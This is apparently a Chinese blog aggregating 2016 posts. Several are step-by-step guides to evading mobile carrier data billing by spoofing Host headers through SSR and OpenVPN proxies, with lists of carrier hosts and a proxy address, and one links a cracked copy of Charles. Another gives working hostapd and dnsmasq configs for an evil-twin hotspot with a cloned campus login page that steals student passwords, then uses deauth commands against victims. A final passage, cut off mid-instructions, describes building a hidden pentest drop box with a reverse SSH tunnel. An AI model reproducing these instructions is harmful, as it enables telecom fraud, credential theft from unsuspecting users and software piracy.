2016年11月15日星期二

如何将ovpn里面的host用于ssr

如何将ovpn里面的host用于ssr

 2016-10-05   |    福利   |    141

自己抓host不会怎么办?找现成的呀!网上一堆卖免流的,一堆现成host,唯一确定就是不确定自己能否用。

ovpn是openvpn的配置文件名后缀,里面包含了host,服务器证书等

ovpn配置文件来源

openvpn改版的云免app内置云免app未内置ovpn文件而需要从卖云免的人手中购买自己用linux电脑(虚拟机)或者服务器,使用网上到处可以搜到的一键搭建脚本搭建云免服务器然后提取

对于第一种,还需要解包apk文件,即可获得。第二种就算了,浪费,土豪可以去买。第三种可以折腾。

从ovpn文件中提取host

1

2

3

4

5

6

7

########免流代码########

remote migumovie.lovev.com 80

http-proxy-option EXT1 "POST http://migumovie.lovev.com/ HTTP/1.1"

http-proxy-option EXT1 "Host: migumovie.lovev.com"

http-proxy-option EXT1 "X-Online-Host: migumovie.lovev.com"

http-proxy 121.43.176.71 8080

########免流代码########

使用文本编辑器(比如电脑的记事本)可以打开ovpn文件,里面一般会有类似于上面的代码,以 ‘http-proxy-option’ 为特征。

很明显可以看到代码中有个 ‘Host: migumovie.lovev.com’ 字段,其中的 ‘migumovie.lovev.com’ 就是我们要找的混淆参数

其他字段含义如下:

1

2

3

4

5

remote migumovie.lovev.com 80 //需要模拟的远程主机和端口,一般和host相同

http-proxy-option EXT1 "POST http://migumovie.lovev.com/ HTTP/1.1" //可以用作host附属属性

http-proxy-option EXT1 "Host: migumovie.lovev.com" //混淆参数host

http-proxy-option EXT1 "X-Online-Host: migumovie.lovev.com" //可以用作host附属属性

http-proxy 121.43.176.71 8080 //云免服务器的代理地址及端口,即真正访问的目标主机,可用端口为ssr远程端口

从上面或多或少可以看出免流的原理>>伪装自己访问运行商的服务器 ‘migumovie.lovev.com’ ,并提交对应的http头信息

讲host改为混淆参数格式

本插件的高级设置(C#版、python版及ssr-libev版支持):本插件可以自定义几乎完整的http header,其中前两行的GET和host不能修改,可自定义从第三行开始的内容。例子:
baidu.com#User-Agent: abc\nAccept: text/html\nConnection: keep-alive
这是填于混淆参数的内容,在#号前面的是上文所说的host,后面即为自定义header,所有的换行使用\n表示(写于配置文件时也可直接使用\n而不必写成\n,换行符亦会转换),如遇到需要使用单独的\号,可写为\,最末尾不需要写\n,程序会自动加入连续的两个换行。


以上为ssr混淆插件文档中关于http_simple混淆参数的说明。

简单的可以直接填Host的网址,注意是不带 ‘http://’ 开头的。

复杂的可以写成:Host#其他http头属性,以\n分隔(区别于其他免流模式的分隔符),前面示例中的配置可以写成

1

migumovie.lovev.com#POST http://migumovie.lovev.com/ HTTP/1.1\nX-Online-Host: migumovie.lovev.com

自己手动抓的host也可以参考抓到的http头信息来改。很多情况下#后面的的属性不需要也可以。

ovpn代码里 ‘http-proxy 121.43.176.71 8080’ 这句中的8080即为对应要使用的ssr远程端口。

从某付费云免app里提取出来的混淆

不保证有效,自行测试

感谢@日常上课防T 大湿兄 帮忙提取ovpn配置文件

以下格式为 混淆参数 远程端口 地区(没有即通用)

1

2

3

4

5

6

7

8

9

10

11

migumovie.lovev.com 8080

wap.cmvideo.cn 8080

wap.10086.cn 137或138

migumovie.lovev.com 8080

wap.12530.com#POST http://wap.12530.com/wireless/n/index.htm 138或8080

wap.migu.cn#POST http://wap.migu.cn 8080

index.12530.com#POST http://index.12530.com 138

mcontent.10086.cn 137

wap.gd.10086.cn#POST http://wap.gd.10086.cn 138广东

wap.hb.10086.cn#POST http://wap.hb.10086.cn/ HTTP/1.1 8080湖北

wap.ah.10086.cn#POST http://wap.ah.10086.cn 138安徽

其实上面也可以看出,host用来用去都是这些,不死心流量多想折腾可以换个端口不换host试试,移动常用端口有137,138,139,80,8080,443

还是联通好( ′◔ ‸◔`)

国庆福利1 - 移动咪咕ml使用教程

国庆福利1 - 移动咪咕ml使用教程

 2016-10-01   |    福利   |    127

关于免流

也是过来人,知道当初在学校没wifi没流量的苦日子,所以我理解折腾ml的人,哪怕一开始我只是抱着分享免费的优质的梯子的心开的那个群。。

国庆前夕,一个人在宿舍无聊抓了移动咪咕的host,实际测试陕西移动可用,有跳流量,没10m跳20k左右。

咪咕host

服务器ip请到群公告里找

远程端口:80

混淆参数:freetyst.mll.migu.cn#User-Agent: migumusic\nAccept: */*

测试方法

为了不那么浪费流量,提供比较稳妥的测试是否有效的方法

有wifi的人可以先下载咪咕音乐app 下载地址 ios自行去store找

安装咪咕音乐app

关闭wifi,关闭代理,在数据流量环境下打开咪咕并用手机号登录

查询一次流量,短信或者移动官方营业厅app(推荐)的详单查询,记住已使用流量

数据流量环境下使用咪咕音乐听几首歌(流量少的1首也可以)

等几分钟(慢的可能半小时)短信或移动官方营业厅app的详单查询流量(强烈推荐,这个可以看到流量是不是走的咪咕免费通道即咪咕音乐业务专属流量统付,电脑网页版也有详单查询)

如果你使用短信查询,请再等半小时再查一遍,期间不要再使用流量;如果你使用营业厅的详单查询功能看到咪咕音乐业务专属流量统付 (一般1小时内会有结果),那就确定你所在地区可以使用咪咕host

注意上面两张图,就是测试host能用的结果,咪咕音乐业务专属流量统付是不扣一般流量的,上月不清零国内流量或者其他流量就是扣费流量,一般详单结算会半个小时一次,直接关闭数据流量或者飞行模式再打开,可能会提前结算

如果上面的测试出来可以使用咪咕host,那就可以继续执行下面的测试步骤

搭配群里共享的ssr折腾ml节点,混淆host填文章上面的咪咕host,注意远程端口是80,android版的在混淆参数下面的的路由设置选全局 ,ios的自行研究全局代理(哎,心累)

连接ssr后,用浏览器打开百度,搜索 ip ,如果出来的地址不是ss节点的ip,请检查ssr客户端的路由全局设置

确定全局流量走代理后,可以开始使用一些流量,一般推荐google play商店下个几m的app(由于服务器在国外,访问国外服务速度比国内网站速度快)

使用一定流量后,可以开始流量查询了,还是推荐使用移动官方营业厅的详单查询功能,可能用一定延时,要耐心等半个小时到一个小时,如果详单查询中出现多段流量是咪咕音乐业务专属流量统付的,那么就可以愉快的玩耍了;如果出现的是流量是cmnet/全国流量上月不清零之类的流量段,那么这个host在你的地区无效了。

ssr详细配置入下图,服务器ip可在群公告里找折腾ml的节点

国庆福利3 - 简单免流host抓取

国庆福利3 - 简单免流host抓取

 2016-10-02   |    福利   |    152

本文转载自http://www.right.com.cn/forum/thread-194997-1-4.html

文章给出的实例是抓电信爱听4g的,移动的可以去抓咪咕音乐,联通还是买流量吧。

关于免流,论坛各类教程太多了,其实也不难,照着大神们的帖子搬就行了,仔细一些,基本没什么问题。
其实,我也是这么学会的。所以,这个教程,我不会讲任何关于SSR,OpenVPN搭建的事,那些事,我也是
抄的。
关于语言,代码,其实。。。哈哈。。。我也不怎么懂,学过几年计算机,全还给学校了。
关于免流地址,我自己遇到了问题。所以今天说一说,可能是献丑,但是,我的确遇到这些个问题了。。。
路由器架设OpenVPN,我一开始从没接触过,甚至以前也没想过这事,突然神经病犯了,想要弄一弄,就开
始了。结果,是很顺利完成的。然后开始折腾SSR,发现,无论是我路由器架设SSR还是VPS架设SSR,都是
无法成功的。我纳了个天的个闷了。。。三爱地址用于OpenVPN是完全没问题的,用于SSR出鬼了。。。
于是开始了折腾之旅。。。最后发现。。。混淆参数host竟然只有用爱听APP里面的氧气听书之类的才能成
功免流,原理?我大概有个数,多说是浪费时间。下面是正题:
首先,你得给自己的PC(无论是MAC还是WINDOWS)装一个工具:Charles。(软件会最后提供)
接下来就是HTTP抓包了:

1、打开Charles程序(请不要让本机的360之类的杀毒软件拦截其工作。稍等一会儿,左侧Structure会显示当前网络活动)

2、查看PC本机的IP地址,如192.168.2.114

3、打开iOS设置,进入当前wifi连接,设置HTTP代理,选择手动。将服务器填PC的IP即:192.168.2.114,端口填:8888,安卓朋友请自己变通应用,谢谢。

4、Charles弹出确认框,点击Allow按钮即可(此时注意看电脑桌面,忘记截图了,喝多了。。。)

5、iOS设备打开你要抓包的app(不要关闭手机WIFI)进行网络操作(如:爱听4G)点击左侧栏Structure边上Sequence…

在爱听4G里面打开了氧气听书,有木有看到你想要的东东???

总之,通过该软件,所有的网络活动都会有体现。大家认真观察,稍微用点心就够了。我也是刚学习。

之前一直觉得地址靠别人给,或是论坛搜,不太靠谱,有时候不一定马上问就马上有,所以自己动手,
丰衣足食!到此,结束!
有想喷的,请闭嘴。。。我没时间陪你扯!
Charles最新版:https://yunpan.cn/ckER8BAugE5LQ 密码 97a7
破解方法,里面有txt文件说明!

免流地址抓包教程,难是因为不会,会是因为不难。不收费,纯贡献!

免流地址抓包教程,难是因为不会,会是因为不难。不收费,纯贡献! 只看楼主

1#治国收藏2016-9-24 01:14

本帖最后由 治国 于 2016-9-24 01:34 编辑 

我不介意任何转帖,转帖请注明来自恩山。注不注明是我出的无所谓,谢谢!

关于免流,论坛各类教程太多了,其实也不难,照着大神们的帖子搬就行了,仔细一些,基本没什么问题。
其实,我也是这么学会的。所以,这个教程,我不会讲任何关于SSR,OpenVPN搭建的事,那些事,我也是
抄的。
关于语言,代码,其实。。。哈哈。。。我也不怎么懂,学过几年计算机,全还给学校了。
关于免流地址,我自己遇到了问题。所以今天说一说,可能是献丑,但是,我的确遇到这些个问题了。。。
路由器架设OpenVPN,我一开始从没接触过,甚至以前也没想过这事,突然神经病犯了,想要弄一弄,就开
始了。结果,是很顺利完成的。然后开始折腾SSR,发现,无论是我路由器架设SSR还是VPS架设SSR,都是
无法成功的。我纳了个天的个闷了。。。三爱地址用于OpenVPN是完全没问题的,用于SSR出鬼了。。。
于是开始了折腾之旅。。。最后发现。。。混淆参数host竟然只有用爱听APP里面的氧气听书之类的才能成
功免流,原理?我大概有个数,多说是浪费时间。下面是正题:
首先,你得给自己的PC(无论是MAC还是WINDOWS)装一个工具:Charles。(软件会最后提供)
接下来就是HTTP抓包了:

1、打开Charles程序(请不要让本机的360之类的杀毒软件拦截其工作。稍等一会儿,左侧Structure会显示
当前网络活动)
 

2、查看PC本机的IP地址,如192.168.2.114
 

3、打开iOS设置,进入当前wifi连接,设置HTTP代理,选择手动。将服务器填PC的IP即:192.168.2.114,
端口填:8888,安卓朋友请自己变通应用,谢谢。
        

4、Charles弹出确认框,点击Allow按钮即可(此时注意看电脑桌面,忘记截图了,喝多了。。。)

5、iOS设备打开你要抓包的app(不要关闭手机WIFI)进行网络操作(如:爱听4G)点击左侧
栏Structure边上Sequence...
 
在爱听4G里面打开了氧气听书,有木有看到你想要的东东???
 
总之,通过该软件,所有的网络活动都会有体现。大家认真观察,稍微用点心就够了。我也是刚学习。

之前一直觉得地址靠别人给,或是论坛搜,不太靠谱,有时候不一定马上问就马上有,所以自己动手,
丰衣足食!到此,结束!
有想喷的,请闭嘴。。。我没时间陪你扯!
Charles最新版:https://yunpan.cn/ckER8BAugE5LQ  密码 97a7
破解方法,里面有txt文件说明!

我不介意任何转帖,转帖请注明来自恩山。注不注明是我出的无所谓,谢谢!

2016年11月14日星期一

WiFi热点欺骗

WIFI 热点欺骗

nullne

Nov 23, 2014

Tags:  WIFI,  Linux, 

很久以前看过一篇关于WIFI脆弱性的介绍(找了好久终于被我找到了),其中有一部分讲的是由于本身协议的弱点,相同 ssid 的热点会被合并为同一个,至于用户最终连接哪个热点取决于他所能接收到的信号强度。不知道此刻各位看官脑洞有没有大开?

俗话说杀生不如宰熟,所以直接就向学校 ap 下手了。提前声明几个全局变量:

ssid: NICESHOT os: ubuntu

简单部署

用 hostapd 建立热点

“hostapd is a user space daemon for access point and authentication servers. “


sudo apt-get install hostapd

更改配置文件 /etc/hostapd-hotspot.conf 如下:

# WiFi Hotspot interface=wlan0 driver=nl80211 #Access Point ssid=NICESHOT hw_mode=g # WiFi Channel: channel=1 #macaddr_acl=0 auth_algs=1 wmm_enabled=0 #ignore_broadcast_ssid=0 #wpa=3 #wpa_passphrase=1 #wpa_key_mgmt=WPA-PSK #wpa_pairwise=TKIP #rsn_pairwise=CCMP ctrl_interface=/var/run/hostapd

可能还需要更改 /etc/default/hostapd 为

DAEMON_CONF=/etc/hostapd/hostapd.conf

然后测试配置文件hostapd -d /etc/hostapd-hotspot.conf, 没有什么问题的话就可以启动服务了

service hostapd start

微型 DNCP & DNS -- dnsmasq

Dnsmasq is a free software DNS forwarder and DHCP server for small networks. It is considered to be easily configured, with low system resource usage.


sudo apt-get install dnsmasq

更改配置文件 /etc/dnsmasq.conf

log-facility=/var/log/dnsmasq.log address=/#/192.168.1.1 interface=wlan0 dhcp-range=192.168.1.20,192.168.1.254,12h no-resolv

然后比较关键的是配置 wlan0 IP 地址ifconfig wlan0 192.168.1.1。

稍微总结一下,到此为止,我们做了这么些事情:创建 WFIFI 热点,监听 wlan0口,然后通过配置DHCP给所有连接到此 AP 的终端分配IP地址。另外上面的这条配置address=/#/192.168.1.1,将所有地址解析到我们的电脑 IP。

搭建服务器

此处就不详说了,最终达到的效果是访问192.168.1.1是我们的钓鱼网站。

因为校园网需要登陆,也就是说连接校园 AP 之后将所有 HTTP 页面跳转到网关登陆界面。所以我们也部署一个一模一样的登陆网关,然后所有连接的用户跟往常一样登陆网关,神不知鬼不觉得就把账号密码泄露过来了。稍后我会分享此处的简单代码 DEMO 到 GitHub。

进阶

当然不能停止在这么简陋的东西上面,我们需要更进一步。

粗暴的强制下线

毕竟我们只有一个无线网卡,用作 AP 之后就不能接入其他网络了,环境也不允许拉一根网线,用户登录网关之后根本没办法继续上网,很快你的伪 AP 就会被发现。所以我们强制所有登录网关,也就是被我们窃取密码的用户离线。

hostapd_cli deauthenticate 38:bc:1a:88:12:61 iptables -A INPUT -m mac --mac-source 38:bc:1a:88:12:61 -j DROP

第一句强制用户离线,之前在配置 hostapd 的时,这句就是为了达到这个目的ctrl_interface=/var/run/hostapd,第二句将所有该设备的请求丢弃。这就是当一个人丧失所有利用价值之后的下场!

配置更为合理的 iptables(还没有实现)

当然,前提是我们自己的电脑还可以通过其他口,比如 eth0,访问正常网络。

通过配置合理强大的 iptables,精心布局,我们不仅仅获取网关密码这么简单的并且还需要特别严格苛刻的场景的蛋糕。拭目以待。。。

思考

后记

伤敌一百,自损三千

因为自己的装备跟技术很挫,在配置之前那些东西的时候碰到了一些问题,险些出师未捷身先死。

在 ubuntu 下,service networking restart,然后你就各种问题爽翻天 - 现在,至少目前为止插上网线之后还需要ifup eth0 才能通过有线上网 - 现在,至少目前为止我连接 WIFI 的时候需要这么做(运气好的话差不多能连接上)

ifup wlan0 #up the wlan port iwlist wlan0 scan #list availabel wifi ssid iwconfig wlan0 essid "NICESHOT" #no password iwconfig wlan0 ssid "NICESHOT" key password #with password dhcpclient wlan0 #get ip via dhcp

电脑里面出现了奇怪的端口:wlan0:avahi系统自带的 network-manager 罢工了其他未知错误待续

 留下你的评论

Blogroll

 Zonca Moparx Friparia

Social

GitHubLinkedIn豆瓣微博

从前慢

木心


记得早先少年时


大家诚诚恳恳


说一句 是一句


清早上火车站


长街黑暗无行人


卖豆浆的小店冒着热气


从前的日色变得慢


车
,马
,邮件都慢


一生只够爱一个人


从前的锁也好看


钥匙精美有样子


你锁了 人家就懂

© nullne 2013 - 2016

2016年11月3日星期四

kali如何使用ODROID-C2打造个人专属的渗透测试系统?

如何使用ODROID-C2打造个人专属的渗透测试系统?

secist2016-11-01共85359人围观 ,发现 14 个不明物体工具系统安全

在这篇文章中,我将会对比三款单版计算机,并试图从中挑选一款最适合用来搭建渗透测试环境,并且价格大概能在 110 美金左右的单板计算机。但不得不说的是,当我决定做这些测试的时候,事实上已经完全超出了我的预算!如果你想跳过我以下关于 SBC 的对比内容,那么你可以直接到以下地址:点击 阅读有关渗透测试环境的直接搭建过程!

概述

几周前,我接到一个任务,对即将到来的零售组织商做一次评估。为了准备这次评估,我开始收集所有可能在活动中需要的装备,并试图获得对其网络的访问权。而社会工程学攻击的方式已经被我排除,因为我不可能要求任何一位员工插入我的 USB 设备,或者进入到他们的房间里,更别谈打开他们的终端,并检查他们的电子邮件内容了。

从本质上说,我只能尝试使用物理攻击的方式。那么,我可以不可以使用基于物理攻击的 USB?例如:Rubber Ducky (橡皮鸭)。试想,如果目标系统没有相关的组策略设置及系统锁定,那么最理想的情况就是,直接获取一个基于命令行的远程反弹 shell 的控制。这里存在一个问题:即使我们能实现这种物理攻击,但由于我们并不了解目标网络的防火墙对出栈网络的过滤设置是什么,因此我们在外网能不能获取 shell 还是个问题。

设备要求

看看已经有的选项,很明显,我可以花超过1000美元买一些可以做我需要的事情的设备,或者试图建立一个相比较而言更便宜的。所以我设定了一些具体的目标,我想让这个设备做什么。它们是:

1.设备的尺寸相对较小(能够被插入桌子底下而并不会被注意到)

2.必须能够通过无线接口进行控制(如果有多个无线接口可以使用,可以获得奖励积分,那么无线管理和无线攻击可以同步进行)

3.持续的反向的SSH隧道控制和指挥服务器

4. 全功能渗透测试系统(路由攻击不仅仅通过一个筒体)

5.相当好的存储空间(32-64GB)

6.实际上它是一个可用的渗透测试盒子,它并不会由于硬件的限制而变得迟滞。


硬件对比


我买了三款目前市面上最受欢迎的 SBC 来做比较,并试图从中找出最适合用来搭建渗透测试环境,及完成我任务目标的设备。它们分别是:

Raspberry Pi 3 Model B

BeagleBone Black

Hardkernel ODROID-C2


从左往右分别是:BeagleBone Black, Raspberry Pi 3 Model B, ODROID-C2 。

下面,首先让我们来对比下这些 SBC 的硬件规格:

从上面的对比图表中我们可以得知,ODROID-C2 在处理器,GPU,RAM(随机存取存储器),以太网速度及视频的分辨率和对 内嵌式存储器 emmc 的支持上,均完胜其它两款 SBC。但 BeagleBone Black (BBB) 支持 8 bit 4GB的 MMC卡,并支持更多的 I/O 和外部设备的接入。而Pi 3 则配备了一个无线适配器,在价格上也稍低于 C2 和 BBB。虽然,从以上这些数据大概可以确定 ODROID-C2 最适合用来搭建渗透测试系统,但是为了更加公平和客观,我接下来还会继续对它们各方面的性能,进行比较和测试。


在价格相对便宜的情况下,我发现电路板,电源供应器,存储卡,和无线适配器这些方面的性能相对重要。BBB 和 Pi 3都只支持 microSD 卡的存储,而 ODROID-C2 同时支持 microSD 和 eMMC 存储。因此在关于 ODROID-C2 的测试中,我们主要测试的是  microSD 和 eMMC 这两种存储介质。

操作系统

我是个 kali 的忠实粉丝,每次我在做渗透测试的时候总会用到它。它不仅提供了桌面版,还提供了可供这些 SBC 所使用的 ARM 镜像版。我们可以在 这里 下载到它。它的烧录和安装也非常容易,因此我们就选用它作为我们比较的操作系统环境。

Wireless

我们可以从规格表中看到, Raspberry Pi 3 代已经为我们继承了一个 无线适配器,用于无线的连接。但是这里有个问题,就是 Raspberry Pi 3 自带的无线模块,并不支持监听模式和包的注入测试。因此它只能作为一个无线接入点,而不支持任何无线攻击的功能。



为了解决这一问题,我决定给它配置个外接无线网卡。因此我在亚马逊上,找到了一款相对便宜的 无线网卡 ,大概 11.99 美金的样子。这款无线网卡的芯片型号是 RT5370 ,它完美的支持 监听模式 ,同时也完美支持在 Aireplay-ng 下进行包的注入。而且 BBB 和 C2 本身也都不支持 无线模块,因此买个这个 无线适配器 尤其重要。如果大家希望在 SBC 上进行无线渗透的话,我建议大家选择这款 无线适配器!

案例和整体外观


我为 BeagleBone Black 购买了一款 黑色的外壳。因为我发现在我繁重的测试环境下,这块板子有点发热。对于另外两块板子,我则选择了一款带有风扇的外壳。

事实上对于外壳的购买, ODROID-C2 并没有太多的选择。但幸运的是, ODROID-C2 几乎像是 Raspberry Pi 3 的复制品。因此,它们的大部分接口位置也都差不多,所以许多 Pi 3 的外壳也都适用与它。对于 Pi 3 和 ODROID-C2,我购买的是这款 外壳 。这款外壳包含一个散热风扇,它是由两个 GPIO 引脚供电的。




想要 Pi 3 的外壳完美的适用于 ODROID-C2,这里我们还需解决一个问题,就是电源插口没有匹配上。其实这只是一个小问题,只要拿个小电钻钻一下就可以了!

硬件总成本


我决定使用 64 GB 的闪迪极速 MicroSDXC UHS-1 卡,作为这次测试的系统烧录存储卡。当然 64GB 大小的存储量是根据我个人的情况所决定的,你们完全可以使用更小的内存卡,这样还会降低你的成本支出。我也测试过 odroid-c2 的 eMMC 模块。但我只测试了一个32 GB 的 eMMC 模块,因为成本实在太高了。这里需要说明的是,Pi 3虽然自带了无线模块,但是并不支持无线渗透。因此是否购买 无线网卡则取决于你要做什么?而不是必须的。

功能测试

在安装及配置好这三款 SBC 后,下面我将要通过各种测试,来对它们之间的功能差异进行比较和检验。我首先测试的是,它们的开机启动速度。我测试了从我按下 enter 键 reboot 重启,到显示登陆界面间的用时情况。我还测试了它们从重启后,到我能成功加载并运行 Metasploit console 所耗费的时间。从测试结果我得知,从重启到启动 Metasploit console ,ODROID-C2 共花了一分十四秒。这个速度比 Raspberry Pi 3 整整快了一分钟,比 BeagleBone Black 则快了整整两分钟!

接下来,我又做了关于密码破解速度的测试。当然我并不会真的去破解别人的密码,因为这是违法的!而且从这几款 SBC 的处理器上看,它们也只适合于这种实验测试环境。因为它们的处理能力,相比于办公的电脑还是相对比较弱的。这次测试,我使用了 John the Ripper (./john –test) 这款破解工具来测试。最后,还是 ODROID-C2 更加出色!

接着我在这些设备上,使用 Nmap 分别执行了基本的端口扫描 (不加任何参数) 和有关服务信息的扫描 (使用参数 -sV) 。结果,在基本扫描下,这三款 SBC 均用时为 2 秒左右。在服务扫描下,则均用时为 2 分 23 秒左右。因此在这项测试中,它们不分上下!

在最后一项比较中,我测试了它们的数据读取和写入速度。我首先使用‘dd’命令写入 1 GB 数据到硬盘中。接着,我清除了 Linux 的缓存,并再次使用 “dd”命令,从系统读取这 1GB 文件。我还使用 hdparm 命令,测试了缓冲和缓存读取到磁盘速度。而在这几项测试中, odroid-c2 占了绝对的优势!ODROID-C2 的 eMMC 模块的写入速度,比 Raspberry Pi 3 的 microSD 速度快了近 15 倍!而它的读取速度则比 Raspberry Pi 3 快了近 9 倍!甚至 ODROID-C2 的 microSD 卡的读写速度,也比 Raspberry Pi 3 快 2 倍!

测试写入速度,我使用了如下命令:

sync; dd if=/dev/zero of=tempfile bs=1M count=1024; sync

测试读取速度,我使用了如下命令:

/sbin/sysctl -w vm.drop_caches=3
dd if=tempfile of=/dev/null bs=1M count 1024

测试了缓冲和缓存读取到磁盘速度,我使用如下命令:

hdparm -Tt /dev/mmcblk0

结论

从以上一系列的测试中,我们不难看出,ODROID-C2 是最适合用来作为渗透测试盒子的 SBC 。因为它各方面相比于另外两款显得更快,也更稳定!事实也证明了这点,我将它放置在目标网络附近,并离开了三天它还依然在稳定的运作着!还好有无线接口。因为之前我接入的网络没有设置动态主机分配协议,因此我需要手动查找分支网络,并手动分配 IP 地址。如果没有这个无线接口,设备就不能正常连接到我外面服务器的控制终端上。

在我配置完以上信息后,ODROID-C2 成功连通了一个 SSH 隧道到我的 C2 服务器上,并能完美的同时处理多个 Meterpreter sessions 。

下面我将正式开始向大家介绍如何打造 ODROID-C2 下的渗透测试盒子。但是如果你早已有了一个在 ODROID-C2 上搭建的渗透测试盒子,或是想在其它 SBC上来打造这个盒子。那么你也可以翻看我之前的相关文章:

ODROID-C2 w/ eMMC Pentest Drop Box Instructions

ODROID-C2 w/ microSD Pentest Drop Box Instructions

Raspberry Pi 3 Pentest Drop Box Instructions

BeagleBone Black Pentest Drop Box Instructions

ODROID-C2 w/ eMMC 渗透测试盒子搭建指南

硬件购买清单

ODroid-C2 – $41.95

DC 5V/2A 2.5毫米的电源适配器–6.99美元

32GB 的 ODROID-C2 eMMC 模块 (当然如果需要 eMMC 转到 MicroSD 适配器,则需要额外增加 1 美金)

MicroSD 读卡器 – $6.99

RT5370 芯片 无线天线 – $11.99

ODroid-C2 外壳 – $9.99

Kali 镜像烧录

1.下载 Kali ODROID-C2 镜像文件到 这里:

2.烧录 kali 镜像到 eMMC 模块:

如果你是 Windows 系统:

1.使用 eMMC 转到 microSD 的适配器进行内存转换,然后再使用 microSD 的 USB 读卡器连接到 Windows 系统。

2.使用 7zip 解压 kali-*-odroidc2.img.xz 文件。

3.使用 Win32DiskImager 将 kali 烧录进 eMMC 。

如果你是 Linux 系统:

1.使用 eMMC 转到 microSD 的适配器进行内存转换,然后再使用 microSD 的 USB 读卡器连接到 Linux 系统。

